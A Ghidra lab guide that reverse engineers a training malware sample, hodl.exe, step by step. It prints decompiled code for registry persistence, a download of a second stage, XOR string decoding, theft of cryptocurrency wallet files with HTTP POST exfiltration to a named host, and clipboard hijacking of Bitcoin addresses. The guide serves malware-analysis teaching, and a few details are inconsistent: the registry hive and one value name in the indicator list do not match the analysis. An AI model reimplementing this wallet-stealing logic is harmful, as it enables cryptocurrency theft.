Ghidra Lab Guide
hodl.exe

DETAILED ANALYSIS

What is the address of the main() function?

Navigate to the `entry` function to access the entry point of the program. Look for a function call that has 3 arguments and returns an exit code which is used as an argument to `exit_`. This is tricky because the decompilation incorrectly displays zero arguments to the main function. You can find the arguments using the Listing view (disassembly).

```
      unaff_ESI = FUN_00401540();
      uVar7 = FUN_00401dd6();
      if ((char)uVar7 != '\0') {
        if (!bVar2) {
          __cexit();
        }
        ___scrt_uninitialize_crt('\x01','\0');
LAB_0040191c:
        *in_FS_OFFSET = local_14;
        return unaff_ESI;
      }
      goto LAB_00401933;
    }
  }
  FUN_00401cb6(7);
LAB_00401933:
  _exit(unaff_ESI);
```


Figure 1: FUN_00401540 returns unaff_ESI which is used in _exit

First identify the call to `_exit`, then click the middle mouse button to highlight all instances of the variable that serves as an argument to `_exit`. Work upwards and identify the variable is returned by `FUN_00401540`. Now select the line with the function call and follow the arrow in the disassembly to identify the function call. Notice three arguments are pushed on the stack prior to the call.

```
004018b1 57          PUSH     EDI
004018b2 56          PUSH     ESI
004018b3 ff 30       PUSH     dword ptr [EAX]
004018b5 e8 86 fc    CALL     FUN_00401540
         ff ff
```

Figure 2: Disassembly shows 3 values pushed on the stack prior to function call

Double-click on `FUN_401540` and examine the function. It does not look like a library function and it includes suspicious malware behavior, such as connecting to the network and modifying the registry. Rename the function to `main` (lowercase ‘`L`’ is the shortcut).

```
undefined4 main(void)

{
  HRESULT HVar1;
  BYTE local_8414 [32768];
  BYTE local_414 [1024];
  DWORD local_14;
  DWORD local_10;
  HKEY local_c;
  int local_8;

  local_8 = 0x40154d;
  local_10 = GetModuleFileNameA((HMODULE)0x0,(LPSTR)local_414,0x400);
  RegOpenKeyA((HKEY)0x80000001,s_SOFTWARE\Microsoft\Windows\Curre_004131ec,&local_c);
  RegSetValueExA(local_c,s_SysReqClient_00413220,0,1,local_414,local_10);
  RegCloseKey(local_c);
  local_14 = ExpandEnvironmentStringsA(s_%TEMP%\srcupdate.exe_00413230,(LPSTR)local_8414,0x8000)
  ;
  HVar1 = URLDownloadToFileA((LPUNKNOWN)0x0,s_http://crimestaging.mandiant.com_00413248,
                             (LPCSTR)local_8414,0,(LPBINDSTATUSCALLBACK)0x0);
  if (HVar1 == 0) {
    RegOpenKeyA((HKEY)0x80000001,s_SOFTWARE\Microsoft\Windows\Curre_00413284,&local_c);
    RegSetValueExA(local_c,s_SysReqUpdt_004132b8,0,1,local_8414,local_14);
    RegCloseKey(local_c);
  }
  FUN_00401290();
  FUN_00401000(PTR_DAT_004131cc,PTR_DAT_004131d0,PTR_DAT_004131d4);
  FUN_00401000(PTR_DAT_004131d8,PTR_DAT_004131dc,PTR_DAT_004131e0);
  FUN_00401290();
  FUN_00401490();
  FUN_00401230();
  for (local_8 = 0; local_8 < 4; local_8 = local_8 + 1) {
    FUN_00401000((&PTR_DAT_0041319c)[local_8 * 3],(&PTR_DAT_004131a4)[local_8 * 3],
                 (&PTR_DAT_004131a0)[local_8 * 3]);
  }
  return 0;
}
```


Figure 3: main function includes registry and network API calls

What registry values are set by the main() function? What are they set to?

Examine the first call to `RegOpenKeyA`. The first argument, `0x80000001`, represents the root key. Right-click and select “*Set Equate*” (shortcut ‘e’). Start typing `HKEY` to filter the possible options based on the common prefix (from the documentation). The only option is `HKEY_CURRENT_USER`. Select that to replace the constant with its symbolic representation.



Figure 4: "Set Equate" menu with HKEY typed to filter by common prefixFigure

```
RegOpenKeyA((HKEY)HKEY_CURRENT_USER,s_SOFTWARE\Microsoft\Windows\Curre_004131ec,&local_c);
```

Figure 5: RegOpenKeyA call site with symbolic constant applied

Consider the second argument to `RegOpenKeyA`, `s_SOFTWARE\Microsoft\Windows\Curre_004131ec`, which represents the subkey. This is a pointer to a string in global memory. Double-click on the name to follow the pointer to the data location. Hover over the name to view the full contents.

```
                    s_SOFTWARE\Microsoft\Windows\Curre_004131ec   XREF[1]:     main:00401568(*)
004131ec 53 4f 46        ds          "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\...
         54 57 41
         52 45 5c ...                          "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce"
```

Figure 6: Data stored at 0x4131ec with entire string displayed

Consider the third argument, `&local_c`, which receives the handle to the opened key. Rename this variable to something like `hKey_RunOnce`.

```
RegOpenKeyA((HKEY)HKEY_CURRENT_USER,s_SOFTWARE\Microsoft\Windows\Curre_004131ec,&hKey_RunOnce
);
RegSetValueExA(hKey_RunOnce,s_SysReqClient_00413220,0,1,local_414,local_10);
```

Figure 7: Registry API call sides with handle variable renamed

Middle-click on `hKey_RunOnce` to see its use throughout the function. It is the first argument to the next function call, `RegSetValueExA`. The second argument to `RegSetValueExA` is `s_SysReqClient_00413220`. Follow the pointer to see that it is another pointer to a string – `SysReqClient`. This represents the value written to the subkey we already analyzed. The third argument, `local_414`, represents the data written to that value. Middle-click on `local_414` to see its context.

```
local_10 = GetModuleFileNameA((HMODULE)0x0,(LPSTR)local_414,0x400);
RegOpenKeyA((HKEY)HKEY_CURRENT_USER,s_SOFTWARE\Microsoft\Windows\Curre_004131ec,&hKey_RunOnce
);
RegSetValueExA(hKey_RunOnce,s_SysReqClient_00413220,0,1,local_414,local_10);
```

Figure 8: local_414 is used in two API calls

It is used 2 lines above as the second argument to `GetModuleFileNameA`, which means it points to the current module name (if the first argument to `GetModuleFileNameA` is zero the current module is considered). Rename `local_414` to `current_module_name`.

```
local_10 = GetModuleFileNameA((HMODULE)0x0,(LPSTR)current_module_name,0x400);
RegOpenKeyA((HKEY)HKEY_CURRENT_USER,s_SOFTWARE\Microsoft\Windows\Curre_004131ec,&hKey_RunOnce
);
RegSetValueExA(hKey_RunOnce,s_SysReqClient_00413220,0,1,current_module_name,local_10);
```

Figure 9: API sequence with current_module_name labeled

It can now be deduced that the first registry change is to write the current module name (the malware) to `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\SysReqClient`, which causes the malware to be started automatically on the next system start.

Similar tactics can be used to analyze the second registry change. Set the Equate for `0x80000001` to `HKEY_CURRENT_USER` and examine the to determine the root key, subkey, and value. Follow `local_8414` to determine the data.

```
local_14 = ExpandEnvironmentStringsA(s_%TEMP%\srcupdate.exe_00413230,(LPSTR)local_8414,0x8000)
;
HVar1 = URLDownloadToFileA((LPUNKNOWN)0x0,s_http://crimestaging.mandiant.com_00413248,
                           (LPCSTR)local_8414,0,(LPBINDSTATUSCALLBACK)0x0);
if (HVar1 == 0) {
  RegOpenKeyA((HKEY)HKEY_CURRENT_USER,s_SOFTWARE\Microsoft\Windows\Curre_00413284,&hKey_RunO…
  e);
  RegSetValueExA(hKey_RunOnce,s_SysReqUpdt_004132b8,0,1,local_8414,local_14);
```


Figure 10: local_8414 is used in three API functions

`local_8414` contains the expanded environment string `%TEMP%\srcupdate.exe`. This is the path that receives the data downloaded via `URLDownloadToFileA`. The file is downloaded from `crimestaging.mandiant.com`.

`HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\SysReqUpdate` is set to the file path `%TEMP%\srcupdate.exe`, which is where the data is saved from `crimestaging.mandiant.com`.

What URL is requested within the main() function and what does it do with the response?

This is answered in the previous question.

Without examining function 4011F0, describe as best you can the overall logic of this function (401290).

Navigate to `FUN_00401290`. It consists of six calls to `FUN_004011f0`, each taking a pointer to global memory as an argument.

```
void FUN_00401290(void)

{
  FUN_004011f0(PTR_DAT_004131cc);
  FUN_004011f0(PTR_DAT_004131d0);
  FUN_004011f0(PTR_DAT_004131d4);
  FUN_004011f0(PTR_DAT_004131d8);
  FUN_004011f0(PTR_DAT_004131dc);
  FUN_004011f0(PTR_DAT_004131e0);
  return;
}
```

Figure 11: FUN_00401290 consists of repeated calls to FUN_004011f0

Follow each of the global pointers to better understand the arguments. Start with the first call - double-click on `PTR_DAT_004131cc`.

```
004131cc c0 30 41        addr       DAT_004130c0
         00
```

Figure 12: PTR_DAT_004131cc points to a global variable, DAT_004130c0

This is a global variable. Double-click on `DAT_004130c0` to view the contents.

```
                      DAT_004130c0

004130c0 ae              ??          AEh
004130c1 a5              ??          A5h
004130c2 b8              ??          B8h
004130c3 af              ??          AFh
004130c4 a3              ??          A3h
004130c5 a5              ??          A5h
004130c6 a2              ??          A2h
004130c7 00              ??          00h
```

Figure 13: DAT_004130c0 is an array of bytes

It is a seemingly random array of bytes with a `NULL` byte at the end. Follow the other function calls and see that each argument is a pointer to a random-looking byte array.

Since `FUN_004011f0` always takes data that appears to be decoded as an argument, we can suspect that it is a data decoding routine. That means `FUN_00401290` is likely a routine for decoding a group of data.

Reverse engineer function 4011F0. What does this function do?

The variable `local_8` appears in this function 7 times. Middle-click on it.

```
byte * __cdecl FUN_004011f0(byte *param_1)

{
  byte *local_8;

  for (local_8 = param_1; *local_8 != 0; local_8 = local_8 + 1) {
    *local_8 = *local_8 ^ 0xcc;
  }
  return param_1;
}
```

Figure 14: local_8 points to the global variable passed as the function argument

Notice that `local_8` is set to `param_1` which is the function argument, which is likely encoded data. Rename `local_8` to something like `data_in`. This for loop iterates through each element in `data_in` (each byte in the array) and XORs it with `0xCC`. This is a decoding routine. Rename it to `xor_decode_cc`.

```
byte * __cdecl xor_decode_cc(byte *param_1)

{
  byte *data_in;

  for (data_in = param_1; *data_in != 0; data_in = data_in + 1) {
    *data_in = *data_in ^ 0xcc;
  }
  return param_1;
}
```


Figure 15: xor_decode_cc after analysis

Describe and/or give an example of the decoded data.

Navigate to the first input to `xor_decode_cc`, `PTR_DAT_004131cc`. Follow the global variable to `DAT_004130c0`. Highlight all the bytes except the `NULL`, right-click, and select "*Copy Special*" then choose "*Byte String*".



Figure 16: Copy the global array contents

Paste the result into *CyberChef*. Add the recipes "*From Hex*" and *XOR*. Set the XOR key to `0xCC`. The decoded string is `bitcoin`.



Figure 17: Use CyberChef to decode the data

Repeat this process for all the pointers referenced in `FUN_00401290`. Rename the global variables to reflect the strings to which they point. If you rename the variable, the outer pointer is automatically updated, so you can just keep your Listing view at the area where all the byte arrays are grouped together and decode each array without navigating back to `FUN_00401290`.

The strings appear to represent cryptocurrency wallet type, wallet file, and folder location. For example: `bitcoin` - `wallet.dat` - `%APPDATA%\Bitcoin`.

Rename `FUN_00401290` to something like `decode_coin_data`.

```
void decode_coin_data(void)

{
  xor_decode_cc(PTR_bitcoin_004131cc);
  xor_decode_cc(PTR_wallet.dat_004131d0);
  xor_decode_cc(PTR_%APPDATA%\Bitcoin_004131d4);
  xor_decode_cc(PTR_metamask_004131d8);
  xor_decode_cc(PTR_locals.dat_004131dc);
  xor_decode_cc(
            PTR_%APPDATA%\Google\Chrome\User_Data\Default\Local_Extension_Settings\nkbihfbeogae...
            ehlefnkodbefgpgknn_004131e0
            );
  return;
}
```

Figure 18: decode_coin_data after analysis

What is param_3 (the third parameter to FUN_00401000) used for?

First navigate into FUN_0040100 and rename FUN_004032e6 to malloc and rename FUN_004032cb to free. Middle-click on param_3. Notice it is used as the first argument to CreateFileA which represents the filename to be opened. Rename param_3 to lpFileName.

```
void __cdecl FUN_00401000(undefined4 param_1,LPCSTR param_2,LPCSTR lpFileName)

{
  BOOL BVar1;
  DWORD local_14;
  LPVOID local_10;
  DWORD local_c;
  HANDLE local_8;

  local_8 = (HANDLE)0x40100d;
  local_10 = (LPVOID)0x0;
  local_14 = 0;
  ExpandEnvironmentStringsA(param_2,&stack0xffff7fec,0x8000);
  BVar1 = SetCurrentDirectoryA(&stack0xffff7fec);
  if ((BVar1 != 0) &&
     (local_8 = CreateFileA(lpFileName,0x80000000,3,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x
     0),
```

Figure 19: Third parameter to FUN_00401000 is used as filename in CreateFileA

What is param_2 (the second parameter to FUN_00401000) used for?

Middle-click on param_2. It is used as the first argument to ExpandEnvironmentStringsA. This function resolves environment variables from within a string and writes the new string to the second argument, which in this case is stack0xffff7fec. This is used to resolve the path of the coin location string, for example: %APPDATA%\Bitcoin becomes C:\Users\user\AppData\Roaming\Bitcoin. Rename param_2 to location_string. Unfortunately, Ghidra does not allow stack0xffff7fec to be renamed, since the odd variable name is an indication that Ghidra faltered in its stack analysis and does not fully understand where the stack variable is located. Middle-click on stack0xffff7fec to see its use.

```
ExpandEnvironmentStringsA(location_string,&stack0xffff7fec,0x8000);
BVar1 = SetCurrentDirectoryA(&stack0xffff7fec);
```

Figure 20: Variable named stack0xfffffec is used to set current directory to coin path

It is used as the argument to SetCurrentDirectoryA, which sets the current directory to the address of the cryptocurrency path.

What data is read by the call to ReadFile()?

The first argument to ReadFile is local_8 which contains the return value from CreateFileA. Rename this to hFile. Review the entire function. First it navigates to the cryptocurrency directory, then it opens the cryptocurrency file, then it reads the file. The file data is stored the in second argument to `ReadFile`, `local_10`. Rename it to `file_data`.

```
ExpandEnvironmentStringsA(location_string,&stack0xffff7fec,0x8000);
BVar1 = SetCurrentDirectoryA(&stack0xffff7fec);
if ((BVar1 != 0) &&
   (hFile = CreateFileA(lpFileName,0x80000000,3,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0)
   ,
   hFile != (HANDLE)0xffffffff)) {
  local_c = GetFileSize(hFile,(LPDWORD)0x0);
  if ((local_c == 0) || ((local_c == 0xffffffff || (0x3fffffff < local_c)))) {
    CloseHandle(hFile);
  }
  else {
    file_data = (LPVOID)malloc(local_c);
    if (file_data == (LPVOID)0x0) {
      CloseHandle(hFile);
    }
    else {
      BVar1 = ReadFile(hFile,file_data,local_c,&local_14,(LPOVERLAPPED)0x0);
```

Figure 21: CreateFile returns a handle which is used for ReadFile. ReadFile saves data in file_data

This data may be cryptocurrency wallet contents.

What does this function do with the data it reads from the file?

Middle-click on `file_data` and observe that it is used as the second argument to `FUN_00401110`. While considering this function call, identify the other two arguments. Looking back at the calls to `FUN_00401000`, we know that `param_1` is the cryptocurrency type (ex. `bitcoin`). Rename `param_1` to `coin_type`. Middle-click on `local_14`. It is the fourth argument to `ReadFile` which represents how many bytes are read. Rename it to `lpNumberOfBytesRead`.

```
FUN_00401110(coin_type,file_data,lpNumberOfBytesRead);
```

Figure 22: FUN_00401110 takes coin type, file data, and data length arguments

Navigate into `FUN_00401110` and rename the function parameters to reflect this analysis.

```
void __cdecl FUN_00401110(undefined4 coin_type,undefined4 file_data,undefined4 bytes_read)
```

Figure 23: Function prototype for FUN_00401110 with parameters renamed

The data read from the file is passed to `FUN_00401110`.

Examine the first function called in FUN_00401110. What does this function do and what data is it operating on?

The first non-API function called is xor_decode_cc, which we already analyzed. The argument is PTR_DAT_004313e8. Follow the pointer to DAT_00413188 and follow that to the byte array. Decode it using the method used previously. Rename DAT_00413188 to reflect the decode string, crime.mandiant.com. Also observe the return value from xor_decode_cc is pbVar2 which points to the decoded data. Rename that to ptr_crime.mandiant.com.

```
ptr_crime.mandiant.com = xor_decode_cc(PTR_crime.mandiant.com_004131e8);
```

Figure 24: String decoding call returns pointer to decoded string

What host does this function communicate to?

Middle-click on ptr_crime.mandiant.com. It is used as the second argument to InternetConnectA which represents the host name of the internet server. crime.mandiant.com is the host in question.

What protocol does this function use to communicate?

Consider the second argument to HttpOpenRequestA, DAT_004132d0. Follow the pointer and observe the bytes at 0x4132d0.

```
                        DAT_004132d0
004132d0 50                ??          50h    P
004132d1 4f                ??          4Fh    O
004132d2 53                ??          53h    S
004132d3 54                ??          54h    T
004132d4 00                ??          00h
```

Figure 25: Data at 0x4132d0 is array of bytes in ASCII range so is likely a string

It looks like a string so right-click on DAT_004132d0 and select *Data - TerminatedCString* to define it as a string.

```
                        s_POST_004132d0
004132d0 50 4f 53          ds          "POST"
         54 00
```

Figure 26: Setting string data type automatically renames the variable

Go back to the function call and observe that the second argument to HttpOpenRequestA is the string POST. The protocol is HTTP and the request type is POST.

What data does this function send to the remote host?

Consider the arguments to HttpSendRequestA.

```
HttpSendRequestA(iVar3,0,0,file_data,bytes_read);
```

Figure 27: HttpSendRequestA sends file_data, which is the coin file contents

The third argument, which we have renamed to `file_data`, represents the buffer to send over HTTP. `file_data` contains the data read from the cryptocurrency file.

Rename `FUN_00401110` to `send_file_data`. Review `FUN_00401000` – you can now rename it to `read_coin_file_and_send_data`.

Go back to `main` and review your progress – much of the program functionality is now apparent.

Based on the API functions used in function 4012F0, what data does this function appear to be reading and manipulating?

Navigate to `FUN_004012f0` and review the API calls.

```
xor_decode_cc(PTR_DAT_004131e4);
if (param_2 == 1) {
  _DAT_00413b74 = AddClipboardFormatListener(param_1);
  if (_DAT_00413b74 == 0) {
    local_14 = -1;
  }
  else {
    local_14 = 0;
  }
}
else if (param_2 == 2) {
  if (_DAT_00413b74 != 0) {
    RemoveClipboardFormatListener(param_1);
    _DAT_00413b74 = 0;
  }
  local_14 = 0;
}
else if (param_2 == 0x31d) {
  OpenClipboard(param_1);
  hMem = GetClipboardData(1);
  pcVar1 = (char *)GlobalLock(hMem);
  pcVar1 = __strdup(pcVar1);
  GlobalUnlock(hMem);
  if ((((*pcVar1 == '1') || (*pcVar1 == '3')) && (sVar2 = _strlen(pcVar1), sVar2 == 0x22)) &&
     (iVar3 = _strcmp(pcVar1,PTR_DAT_004131e4), iVar3 != 0)) {
    sVar2 = _strlen(PTR_DAT_004131e4);
    dwBytes = sVar2 + 1;
    hMem_00 = GlobalAlloc(2,dwBytes);
    _Src = PTR_DAT_004131e4;
    _Dst = GlobalLock(hMem_00);
    FID_conflict:_memcpy(_Dst,_Src,dwBytes);
    GlobalUnlock(hMem_00);
    EmptyClipboard();
    SetClipboardData(1,hMem_00);
  }
  CloseClipboard();
  local_14 = 0;
}
else {
  local_14 = DefWindowProcA(param_1,param_2,param_3,param_4);
}
return local_14;
```


Figure 28: High level view of FUN_004012f0

Without looking at the function arguments you can deduce the functionality. The API calls are related to listening for clipboard data, getting clipboard contents, copying memory, and setting the clipboard data. Based on this it can be deduced it is harvesting clipboard data, altering it, or both.

The first function called is a function that we have encountered many times during this lab, what is it and what data is it operating on? What is its result (decoded)?

The first function called is `xor_decode_cc`. The argument is `PTR_DAT_004131e4`. Follow the pointer and decode as before. The decoded string is `1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY`. Rename the inner pointer to `1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY`.

```
xor_decode_cc(PTR_1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY_004131e4);
```

Figure 29: Renaming the global variable updates the pointer name

What this function do? (Hint: Bitcoin wallet addresses often begin with 1 or 3 and are 34 digits long)

Start by identifying the parameters for `FUN_00412f0`. The documentation at https://docs.microsoft.com/en-us/windows/win32/learnwin32/writing-the-window-procedure indicates the argument usage.

```
C++

LRESULT CALLBACK WindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam);
```


Figure 30: WindowProc function prototype

Rename the four parameters to match this prototype.

```
LRESULT FUN_004012f0(HWND hwnd,UINT uMsg,WPARAM wParam,LPARAM lParam)
```

Figure 31: Parameters renamed to match prototype

Middle click on `uMsg` to see its usage. It is compared to `1`, `2`, and `0x31d`. The documentation indicates that Windows message constants use the `WM_` prefix. Select the first constant, `1`, right-click, and select "*Set Equate*". Type `WM_` to filter the options and select `WM_CREATE`. Repeat the process for each usage of `uMSG`.

```
if (uMsg == WM_CREATE) {
  _DAT_00413b74 = AddClipboardFormatListener(hwnd);
  if (_DAT_00413b74 == 0) {
    local_14 = -1;
  }
  else {
    local_14 = 0;
  }
}
else if (uMsg == WM_DESTROY) {
  if (_DAT_00413b74 != 0) {
    RemoveClipboardFormatListener(hwnd);
    _DAT_00413b74 = 0;
  }
  local_14 = 0;
}
else if (uMsg == WM_CLIPBOARDUPDATE) {
```

Figure 32: Message constants with Equates applied

Middle-click on `hMem` to see what happens with the harvested clipboard data when a `CLIPBOARDUPDATE` message is received.


```
else if (uMsg == WM_CLIPBOARDUPDATE) {
  OpenClipboard(hwnd);
  hMem = GetClipboardData(1);
  pcVar1 = (char *)GlobalLock(hMem);
  pcVar1 = __strdup(pcVar1);
```

Figure 33: hMem usage

`hMem` points to the clipboard contents. `GlobalLock` returns a pointer to the same contents into `pcVar1`. The contents are copied via `__strdup`, so ultimately `pcVar1` ends up pointing to the string from the clipboard. Rename `pcVar1` to `clipboard_contents`.

The next code block only executes if the conditions are met related to the clipboard contents.

```
if ((((*clipboard_contents == '1') || (*clipboard_contents == '3')) &&
    (sVar1 = _strlen(clipboard_contents), sVar1 == 0x22)) &&
   (iVar2 = _strcmp(clipboard_contents,PTR_1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY_004131e4),
   iVar2 != 0)) {
```

Figure 34: Conditions required to proceed to malicious code block

By dereferencing the string, it is accessing the first character of the string and comparing it to `1` or `3`. It is also comparing the length of the string to `0x22`, which is `34` in decimal (you can replace the hex with decimal by right-clicking the number and choosing the desired data type. The string is then compared to

1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY. In summary, if the string begins with 1 or 2, is 34 characters long, and is not 1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY, then the code executes.

Middle-click on hMem_00 and consider the following sequence.

```
hMem_00 = GlobalAlloc(2,dwBytes);
_Src = PTR_1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY_004131e4;
_Dst = GlobalLock(hMem_00);
FID_conflict:_memcpy(_Dst,_Src,dwBytes);
GlobalUnlock(hMem_00);
EmptyClipboard();
SetClipboardData(1,hMem_00);
```

Figure 35: hMem_00 usage

GlobalAlloc allocates memory and returns a pointer to the memory in hMem_00. GlobalLock returns another pointer to the same memory in _Dst. memcpy copies the data from _Src, which you can see is a pointer to 1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY, into _Dst. SetClipboardData sets the clipboard contents to hMem_00 which now contains 1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY, so the clipboard is set to 1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY.

The function listens for clipboard usage. If the clipboard contents match the format of a cryptocurrency wallet ID, they are replaced with the attacker's wallet ID, 1Nc74pWpEZ73CNmQviecrny0WrnqRhwnlY.

Rename the function to replace_clipboard_wallet_IDs. Rename FUN_00401490 to msg_pump_replace_clipboard_wallet_IDs.

Reverse engineer the remainder of the functionality in main() after the call to 401490. Describe the behavior and effect of this code.

The next function call is FUN_00401230. Consider the function contents.

```
void FUN_00401230(void)

{
  int local_c;
  int local_8;

  for (local_8 = 0; local_8 < 4; local_8 = local_8 + 1) {
    for (local_c = 0; local_c < 3; local_c = local_c + 1) {
      xor_decode_cc((&PTR_DAT_0041319c)[local_8 * 3 + local_c]);
    }
  }
  return;
}
```

Figure 36: FUN_00401230 contains nested for loops

This is a nested for loop. Each for loop has an index variable. The first one, `local_8`, starts at `0` and increments to 4. Rename it to `idx_4`. The second variable, `local_c`, increments to `3`. Rename it to `idx_3`.

```
for (idx_4 = 0; idx_4 < 4; idx_4 = idx_4 + 1) {
  for (idx_3 = 0; idx_3 < 3; idx_3 = idx_3 + 1) {
    xor_decode_cc((&PTR_DAT_0041319c)[idx_4 * 3 + idx_3]);
```

Figure 37: for loops with indices renamed

These loops are accessing a two-dimensional array of data. The outer loop accesses an index into the outer array, and for each of those, the inner loop accesses three items in the inner array. In code it may look like this: `array[4][3]`. In other words, the array is a `4X3` matrix with `12` total entries.

We can confirm this theory by examining the argument to `xor_decode_cc`, `PTR_DAT_0041319c`. Follow the pointer to `DAT_00413000`. Consider the data here.

```
                    PTR_DAT_0041319c

0041319c 00 30 41        addr        DAT_00413000
         00

                    PTR_DAT_004131a0
004131a0 08 30 41        addr        DAT_00413008
         00

                    PTR_DAT_004131a4
004131a4 14 30 41        addr        DAT_00413014
         00
004131a8 34 30 41        addr        DAT_00413034
         00
004131ac 3c 30 41        addr        DAT_0041303c
         00
004131b0 48 30 41        addr        DAT_00413048
         00
004131b4 64 30 41        addr        DAT_00413064
         00
004131b8 74 30 41        addr        DAT_00413074
         00
004131bc 80 30 41        addr        DAT_00413080
         00
004131c0 90 30 41        addr        DAT_00413090
         00
004131c4 9c 30 41        addr        DAT_0041309c
         00
004131c8 a4 30 41        addr        DAT_004130a4
         00
```

Figure 38: Array of global variables

This is an array of global variables. Each item in the array is a `DWORD` – a memory address.

Consider the first item in the first column of the first row, `DAT_00413000`. Decode the string (`binance`) and rename the inner pointer. Go back one level to the array of pointers and consider which will be next in the loops.

```
xor_decode_cc((&PTR_binance_0041319c)[idx_4 * 3 + idx_3]);
```

Figure 39: Calculate the array indices for each iteration

In the first loop iteration, `idx_4` is `0` and `idx_3` is `0`, so the array index accessed is `0`. In the second iteration, `idx_4` is `0` and `idx_3` is `1`. That resolves to `[0 * 3 + 1]`, which is `1`. So, the next pointer accessed in the pointer array is the second entry. The next item accessed is `[0 * 3 + 2]`, which is `2`. The next iteration would reset `idx_3` and increment `idx_4`, so `[1 * 3 + 0]`, or `3`. All told the array accesses are:

`1,2,3`

`4,5,6`

`7,8,9`

`10,11,12`

This is how we know it is a two-dimensional `4X3` array. Decode the strings for each of the pointers in the array.

binance	coinmgmt.db	%APPDATA%\Binance\Local\Acct
bither	account.db	%APPDATA%\Bither\profile
solar_wallet	wallet.dat	%APPDATA%\Solar
electrum	dbx.db	%APPDATA\Electrum\wallet

After decoding you can see that the strings in the matrix are organized as shown above. Like before, the format is coin name, coin filename, coin file path. Rename `FUN_00401230` to `decode_coin_data_2` and go back to `main`.

```
decode_coin_data_2();
for (local_8 = 0; local_8 < 4; local_8 = local_8 + 1) {
  read_coin_file_and_send_data
            ((&PTR_binance_0041319c)[local_8 * 3],
             (&PTR_%APPDATA%\Binance\Local\Acct_004131a4)[local_8 * 3],
             (&PTR_coinmgmt.db_004131a0)[local_8 * 3]);
```

Figure 40: for loop that accesses array rows

Rename `local_8` to `idx_4` to reflect its use as a loop index. Notice how it accesses the matrix. Refer to the table above to see that the first argument is the coin name, the second is the file name, and the third is the file path. We already analyzed `read_coin_file_and_send_data` so we know that it will read each of the files from the associated path and send them to the remote server.

Summarize as succinctly as you can: what does this program do?

It steals cryptocurrency wallet files and sends them to a web server using HTTP, then it attempts to steal Bitcoin by intercepting the Windows clipboard, replacing wallet addresses with a fixed address.

List all discovered Host and Network Indicators from this malware

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\SysReqClient`

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\SysReqUpdt`

`%TEMP%\srcupdate.exe`

`http://crimestaging.mandiant.com/update/srclient/update.exe`

`http://crime.mandiant.com/`